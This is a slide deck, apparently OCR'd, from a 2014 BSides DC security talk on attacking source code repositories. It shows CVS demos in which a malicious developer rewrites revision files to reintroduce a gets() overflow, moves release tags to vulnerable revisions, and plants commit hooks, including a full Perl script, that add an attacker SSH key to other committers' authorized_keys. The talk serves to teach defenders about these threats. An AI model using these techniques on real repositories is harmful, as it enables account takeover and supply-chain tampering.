BSides DC, October 2014
Hank Leininger – KoreLogic
https://www.korelogic.com/

Agenda

My Background

SCM Overview

Tampering Vectors

Repository Attacks

Repository Compromises

Possible Mitigations

My Background

Hank Leininger <hlein@korelogic.com>
D24D 2C2A F3AC B9AE CD03 B506 2D57 32E1 686B 6DB3

Played defense as a sysadmin / security admin since the mid 90's (hap-linux patches, later rolled into GRSecurity).

I've been doing security consulting since 2000; co-founded KoreLogic in 2004.

KoreLogic created the Crack Me If You Can contest at DEFCON; 2014 was its 5th year running.

For the last few years, KoreLogic has been doing SCM research in projects funded by DARPA.

I created and run the MARC mailing list archives: https://marc.info/

Agenda

- My Background
- **SCM Overview**
- Tampering Vectors
- Repository Attacks
- Repository Compromises
- Possible Mitigations

KoreLogic SECURITY

What are SCMs?

Various flavors and names:

- Source Code Repositories
- Source Code Management (SCM) systems
- Software Configuration Management (also SCM)
- Version Control Systems (VCS)
- Distributed Version Control Systems (DVCS)

What are SCMs?

Various flavors and names:

- Source Code Repositories
- Source Code Management (SCM) systems
- Software Configuration Management (also SCM)
- Version Control Systems (VCS)
- Distributed Version Control Systems (DVCS)

By whatever name, the opposite of an oubliette: where you put something to not forget about it.

What do SCMs track?

SCMs track changes to your code, config files, data, or whatever:

- **Who** made a given change? (committer)
- **What** exactly changed? (code, diff)
- **When** was the change made? (timestamp)
- **Why** did they do it? (log message)

Developers, QA testers, build/release engineers all rely on the SCM to store and track changes.
(For opensource projects, all users might wear any or all of those hats.)

KoreLogic SECURITY

Popular SCMs

Many free SCMs:


- CVS dominated in the 1990's
- Subversion (SVN) in the 2000's
- Git since the late 00's
- Mercurial, Darcs, etc...

And many proprietary:

- Perforce
- ClearCase
- Team Foundation Server

It's not uncommon for a shop to have different code under revision control in different SCMs.

SCM Workflow



KoreLogic SECURITY

Code-Hosting Sites

There are also lots of project-hosting websites, which support one or more SCMs:

- SourceForge – CVS, SVN, Git
- GitHub, Gitorious – guess!
- Bitbucket – Git, Mercurial
- Google Code – SVN, Mercurial, Git

Code-Hosting Sites

There are also lots of project-hosting websites, which support one or more SCMs:

- SourceForge – CVS, SVN, Git
- GitHub, Gitorious – guess!
- Bitbucket – Git, Mercurial
- Google Code – SVN, Mercurial, Git

Typically these attract open-source projects, but also offer various paid / enterprisey options for private codebases.

Why attack SCMs?

KoreLogic SECURITY

Why attack SCMs?

Why rob banks?

KoreLogic SECURITY

Why attack SCMs?

Why rob banks?

The code is where the money is!

Why attack SCMs?

Why rob banks?

The code is where the money is!

- Steal whatever data the code processes - the gift that keeps on giving
- Cause outages
- Hide other activity
- Embarrass a competitor
- Compromise the target organization more thoroughly
- Compromise any (or some specific) downstream consumer of the software

Attributes to tamper with

An intruder might want to:

- **Lie about Who** made a given change, to hide which developer(s) had been compromised
- **Change What changed**, so that the wrong code ships
- **Lie about When** a change was made, to obfuscate the timeline of the breach
- **Lie about Why** a change was made, to make it seem innocuous

Agenda

My Background

SCM Overview

Tampering Vectors

Repository Attacks

Repository Compromises

Possible Mitigations

Repository Tampering Vectors

What can an attacker do?

Consider two different kinds of attacker:

- Someone with only remote committer access
- Someone with write access to the repository filesystem contents

Attacker With Remote Commit Access

An attacker with remote, commit-only access can only do things that the repository software supports

- Normal commits
- Add and remove tags
- Possibly rewrite log messages ('cvs admin', etc)

Attacker With Remote Commit Access

An attacker with remote, commit-only access can only do things that the repository software supports

- Normal commits
- Add and remove tags
- Possibly rewrite log messages ('cvs admin', etc)

This access might be gained by compromising a developer's workstation or the credentials they use for commit access (SSH private keys, .cvspass files), or compromising some web front-end allowing the attacker to add themselves to a project.

Attacker With SCM Filesystem Access

An attacker with access to the filesystem back-end of the repository server can do anything that the SCM tools will not catch.

- Rewrite previous revisions' contents or metadata
- Add a new HEAD revision
- Potentially scrub logs to cover their tracks

KoreLogic SECURITY

Attacker With SCM Filesystem Access

An attacker with access to the filesystem back-end of the repository server can do anything that the SCM tools will not catch.

- Rewrite previous revisions' contents or metadata
- Add a new HEAD revision
- Potentially scrub logs to cover their tracks

This might be done by root-compromising the repo server, **but it doesn't have to be**.

SCM Filesystem Access Methods

- If commits are done over SSH, the developer probably has write access at the filesystem level. Even if access is supposed to be restricted, there might be ways to break out and run arbitrary code.

  (o hai shellshock)

KoreLogic SECURITY

SCM Filesystem Access Methods

- If commits are done over SSH, the developer probably has write access at the filesystem level. Even if access is supposed to be restricted, there might be ways to break out and run arbitrary code.
  (o hai shellshock)

- There might be an infrastructure flaw. For example, if the repo server's data lives on a SAN and is accessed via NFS, most likely a malicious insider in the enterprise can access it too.

SCM Filesystem Access Methods

- If commits are done over SSH, the developer probably has write access at the filesystem level. Even if access is supposed to be restricted, there might be ways to break out and run arbitrary code.
  (o hai shellshock)
- There might be an infrastructure flaw. For example, if the repo server's data lives on a SAN and is accessed via NFS, most likely a malicious insider in the enterprise can access it too.
- DVCS, by definition, give each developer “filesystem access” to their local instance. So the repo tools had better be strongly resistant to local tampering...

Agenda

My Background

SCM Overview

Tampering Vectors

Repository Attacks

Repository Compromises

Possible Mitigations

KoreLogic SECURITY

Example Setup

For the following examples, we will reuse some or all of:

Example Setup

For the following examples, we will reuse some or all of:

- Developers: Alice and Bob are legit victims; Mallory is a malicious or compromised developer

Example Setup

For the following examples, we will reuse some or all of:

- Developers: Alice and Bob are legit victims; Mallory is a malicious or compromised developer
- Project “foo”, which contains “foo.c”, with revisions:

  Initial, legit revision:

```
#include <stdio.h>
void main()
{
  printf(“Hi\n”);
}
```

Example Setup

For the following examples, we will reuse some or all of:

- Developers: Alice and Bob are legit victims; Mallory is a malicious or compromised developer
- Project “foo”, which contains “foo.c”, with revisions:

Initial, legit revision:

```
#include <stdio.h>
void main()
{
  printf(“Hi\n”);
}
```

Later legit rev:

```
#include <stdio.h>
void main()
{
  ...
  fgets(buf, ...);
  ...
  printf(“%s\n”, buf);
}
```

Example Setup

For the following examples, we will reuse some or all of:

- Developers: Alice and Bob are legit victims; Mallory is a malicious or compromised developer
- Project “foo”, which contains “foo.c”, with revisions:

Initial, legit revision:

```
#include <stdio.h>
void main()
{
  printf(“Hi\n”);
}
```

Later legit rev:

```
#include <stdio.h>
void main()
{
  ...
  fgets(buf, ...);
  ...
  printf(“%s\n”, buf);
}
```

Bad/injected rev:

```
#include <stdio.h>
void main()
{
  ...
  gets(buf);
  ...
  printf(“%s\n”, buf);
}
```

KoreLogic SECURITY

Example Setup

For the following examples, we will reuse some or all of:

- Developers: Alice and Bob are legit victims; Mallory is a malicious or compromised developer
- Project "foo", which contains "foo.c", with revisions:

Initial, legit revision:

```
#include <stdio.h>
void main()
{
  printf("Hi\n");
}
```

Later legit rev:

```
#include <stdio.h>
void main()
{
  ...
  fgets(buf, ...);
  ...
  printf("%s\n", buf);
}
```

Bad/injected rev:

```
#include <stdio.h>
void main()
{
  ...
  gets(buf);
  ...
  printf("%s\n", buf);
}
```

- In some examples, a bad revision is added by the attacker; in others some previously fixed bug is re-introduced.

KoreLogic SECURITY

Attacks against CVS Repositories

- Alter existing revisions
- Move a tag to reintroduce a bug
- Abuse hooks

Attacks against CVS Repositories

- Alter existing revisions
- Move a tag to reintroduce a bug
- Abuse hooks

CVS: Alter existing revisions

- CVS stores data in ,v files, in RCS format.
- Inside foo.c,v is one delta per revision of foo.c
  - The current "HEAD" revision is the whole file
  - All other deltas are backwards diffs from HEAD
- If you are careful to respect the file format, you can easily introduce changes to HEAD that will carry backward to older revisions
- Or, you can make a change in one revision, and then reverse it prior to HEAD

CVS: Alter existing revisions

```
alice ~/sandbox/foo $ cvs commit foo.c
alice ~/sandbox/foo $ egrep gets foo.c
...
  fgets(buf,sizeof(buf),stdin);
...
```

CVS: Alter existing revisions

```
alice ~/sandbox/foo $ cvs commit foo.c
alice ~/sandbox/foo $ egrep gets foo.c
...
  fgets(buf,sizeof(buf),stdin);
...

mallory /repo/foo $ sed -i \
 's/fgets(buf,sizeof(buf),stdin);/gets(buf);/' \
 foo.c,v
```

KoreLogic SECURITY

CVS: Alter existing revisions

```
alice ~/sandbox/foo $ cvs commit foo.c
alice ~/sandbox/foo $ egrep gets foo.c
...
  fgets(buf,sizeof(buf),stdin);
...

mallory /repo/foo $ sed -i \
 's/fgets(buf,sizeof(buf),stdin);/gets(buf);/' \
 foo.c,v

bob ~/sandbox $ cvs -d /cvspath/foo co foo
bob ~/sandbox/foo $ egrep gets foo.c
...
  gets(buf);
...
```

KoreLogic SECURITY

CVS: Alter existing revisions

```
bob ~/sandbox/foo $ echo \
  '/* FIXME: add error checking */' >> foo.c
bob ~/sandbox/foo $ cvs commit
```

KoreLogic SECURITY

CVS: Alter existing revisions

```
bob ~/sandbox/foo $ echo \
  '/* FIXME: add error checking */' >> foo.c
bob ~/sandbox/foo $ cvs commit


alice ~/sandbox/foo $ cvs up
cvs update: Updating .
U foo.c
alice ~/sandbox/foo $ egrep gets foo.c
...
  gets(buf);
...
```

KoreLogic SECURITY

Attacks against CVS Repositories

- Alter existing revisions
- Move a tag to reintroduce a bug
- Abuse hooks

KoreLogic SECURITY

CVS: Move a tag to reintroduce a bug

- Suppose revision 1.2 is tagged for release as V1_0
- But then during QA a security flaw is discovered, and patched, creating revision 1.3
- The V1_0 tag is moved to point to 1.3, so that it includes the fix.
- Development continues forward from there, making revisions 1.4, 1.5, etc.

KoreLogic SECURITY

CVS: Move a tag to reintroduce a bug

- An attacker with just remote commit access can typically delete and add tags.
- So, the attacker moves the tag back to 1.2, which contained the flaw.
- Now when 'V1_0' is checked out and built or packaged for release, the vulnerable code is shipped instead of the fixed code.

CVS: Move a tag to reintroduce a bug

```
alice ~/sandbox/foo $ cvs status -v foo.c | \
  egrep -A4 'Tags:'
   Existing Tags:
           V2_0                    (revision: 1.9)
           V1_0                    (revision: 1.3)
```

KoreLogic SECURITY

CVS: Move a tag to reintroduce a bug

```
alice ~/sandbox/foo $ cvs status -v foo.c | \
  egrep -A4 'Tags:'
   Existing Tags:
           V2_0                    (revision: 1.9)
           V1_0                    (revision: 1.3)

mallory ~/sandbox/foo $ cvs tag -r 1.2 -F \
  V1_0 foo.c
```

KoreLogic SECURITY

CVS: Move a tag to reintroduce a bug

```
alice ~/sandbox/foo $ cvs status -v foo.c | \
  egrep -A4 'Tags:'
   Existing Tags:
        V2_0                    (revision: 1.9)
        V1_0                    (revision: 1.3)

mallory ~/sandbox/foo $ cvs tag -r 1.2 -F \
  V1_0 foo.c

alice ~/sandbox $ cvs -d ... co -r V1_0 foo
alice ~/sandbox/foo $ cvs status -v foo.c | \
  egrep -A4 'Tags:'
   Existing Tags:
        V2_0                    (revision: 1.9)
        V1_0                    (revision: 1.2)
```

Attacks against CVS Repositories

- Alter existing revisions
- Move a tag to reintroduce a bug
- Abuse hooks

KoreLogic SECURITY

CVS: Abusing Hooks

- CVS stores hooks in a CVSROOT/ directory on the server.
- Hooks execute as the person committing to the repository.
- By default, anyone with commit access to the repository can also commit to CVSROOT.
- So by default, anyone with commit access can take over any other committer's account.

CVS: Abusing Hooks

To be fair, this is pointed out quite explicitly in The Fine Manual:

> The permissions on the *CVSROOT* directory in the repository should be considered carefully. A user who can modify the files in this directory may be able to cause CVS to run arbitrary commands on the repository computer. Only trusted users should have write access to this directory or most of the files in this directory. […] Some of the files in CVSROOT allow you to run user-created scripts during the execution of CVS commands. Therefore, it's important to restrict the people authorized to commit or edit files in the CVSROOT directory.
>
> – Essential CVS, Chapter 6, "Repository Management"

CVS: Abusing Hooks

To be fair, this is pointed out quite explicitly in The Fine Manual:

> The permissions on the *CVSROOT* directory in the repository should be considered carefully. A user who can modify the files in this directory may be able to cause CVS to run arbitrary commands on the repository computer. Only trusted users should have write access to this directory or most of the files in this directory. [...] Some of the files in CVSROOT allow you to run user-created scripts during the execution of CVS commands. Therefore, it's important to restrict the people authorized to commit or edit files in the CVSROOT directory.
>
> – Essential CVS, Chapter 6, “Repository Management”

Good thing everybody always reads and follows documentation.

CVS: Abusing Hooks

To be fair, this is pointed out quite explicitly in The Fine Manual:

> The permissions on the *CVSROOT* directory in the repository should be considered carefully. A user who can modify the files in this directory may be able to cause CVS to run arbitrary commands on the repository computer. Only trusted users should have write access to this directory or most of the files in this directory. [...] Some of the files in CVSROOT allow you to run user-created scripts during the execution of CVS commands. Therefore, it's important to restrict the people authorized to commit or edit files in the CVSROOT directory.
>
> – Essential CVS, Chapter 6, "Repository Management"

Good thing everybody always reads and follows documentation.

What may be less obvious is the implications for shared code hosting sites.

CVS: Abusing Hooks

- In this scenario, the server “reposerver” hosts several CVS repositories. Users commit over SSH, but have no shell access. Project admins can update CVSROOT files for their own project.
- Alice, Bob, and Mallory each maintain their own projects on reposerver.
- Alice and Bob are also developers on each other's projects.
- Mallory has no access to either of their projects, and wants to gain control of Alice's project.
- Alice does not know Mallory and does not trust her.
- Mallory has convinced Bob to contribute code to her project.

CVS: Abusing Hooks

```
mallory@mbox ~/sandbox/malproj $ cvs -d \
    reposerver:/cvsroot/malproj co CVSROOT

mallory@mbox ~/sandbox/malproj/CVSROOT $ echo \
   'ALL egrep -q HNh ~/.ssh/authorized_keys \
    || echo \
    "ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNo..." \
  >> ~/.ssh/authorized_keys' >> loginfo

mallory@mbox ~/sandbox/malproj/CVSROOT $ cvs \
  commit loginfo
```

KoreLogic SECURITY

CVS: Abusing Hooks

```
bob@bbox ~/sandbox/malproj $ cvs commit -m \
    "Fixed a bug" foo.c
```

KoreLogic SECURITY

CVS: Abusing Hooks

```
bob@bbox ~/sandbox/malproj $ cvs commit -m \
   "Fixed a bug" foo.c

mallory@mbox ~/sandbox/bobproj $ cvs -d \
    bob@reposerver:/cvsroot/bobproj co CVSROOT

mallory@mbox ~/sandbox/bobproj/CVSROOT $ echo \
   'ALL egrep HNh ~/.ssh/authorized_keys \
   || echo \
    "ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNo..." \
  >> ~/.ssh/authorized_keys' >> loginfo

mallory@mbox ~/sandbox/bobproj/CVSROOT $ cvs \
  commit loginfo
```

CVS: Abusing Hooks

```
alice@abox ~/sandbox/bobproj $ cvs commit -m \
    "Added a feature" bar.c
```

KoreLogic SECURITY

CVS: Abusing Hooks

```
alice@abox ~/sandbox/bobproj $ cvs commit -m \
   "Added a feature" bar.c

mallory@mbox ~/sandbox/aliceproj $ cvs -d \
    alice@reposerver:/cvsroot/aliceproj co \
    CVSROOT
```

CVS: Abusing Hooks


```
alice@abox ~/sandbox/bobproj $ cvs commit -m \
   "Added a feature" bar.c

mallory@mbox ~/sandbox/aliceproj $ cvs -d \
    alice@reposerver:/cvsroot/aliceproj co \
    CVSROOT

mallory@mbox ~/sandbox/aliceproj/CVSROOT $ \
    # Protovision, I have you now.
```

KoreLogic SECURITY

CVS: Abusing Hooks


- Note that the actual malicious hook payload could be waaaaay less obvious than that.
- CVSROOT files support some variable substitutions.
- And from within them you could reference payload of the ,v files...
- So you could inject scripts in harmless parts of a ,v file, and deploy hooks that make fancy but harmless-looking references to them.

CVS: Fancy Hook Abuse



- Tested on Linux with CVS version 1.12.13
- If the cvsadmin group exists, attacker must be in it.
- Attacker can checkout and commit to the CVSROOT directory.
- Attacker and victim have SSH accounts on the CVS server.

CVS: Fancy Hook Abuse



inject.pl

```
#!/usr/bin/perl
$u="victim";
$t="/home/$u/.ssh/authorized_keys";
$p=qq(ssh-rsa AA...SF attacker@M4600);
$n=`id -nu`; chomp($n);
if($n=~/^$u$/&&open(FH,"< $t"))
{
 while($l=<FH>)
 {
  $l=~s/[\n\r]*$//;
  if($l eq $p){close(FH);exit(0);}
 }
 close(FH);
 if(open(FH,">> $t"))
 {
 print FH "$p\n";
 close(FH);
 }
}
exit(0);
__END__
```


Victim's authorized keys file

Attacker's SSH key

Only write SSH key once

Write SSH key

CVS: Fancy Hook Abuse




-t[file] Write descriptive text from the contents of the named file into the RCS file, deleting the existing text.

```
mallory $ cvs co CVSROOT
mallory $ cvs admin -tinject.pl foo.c
```

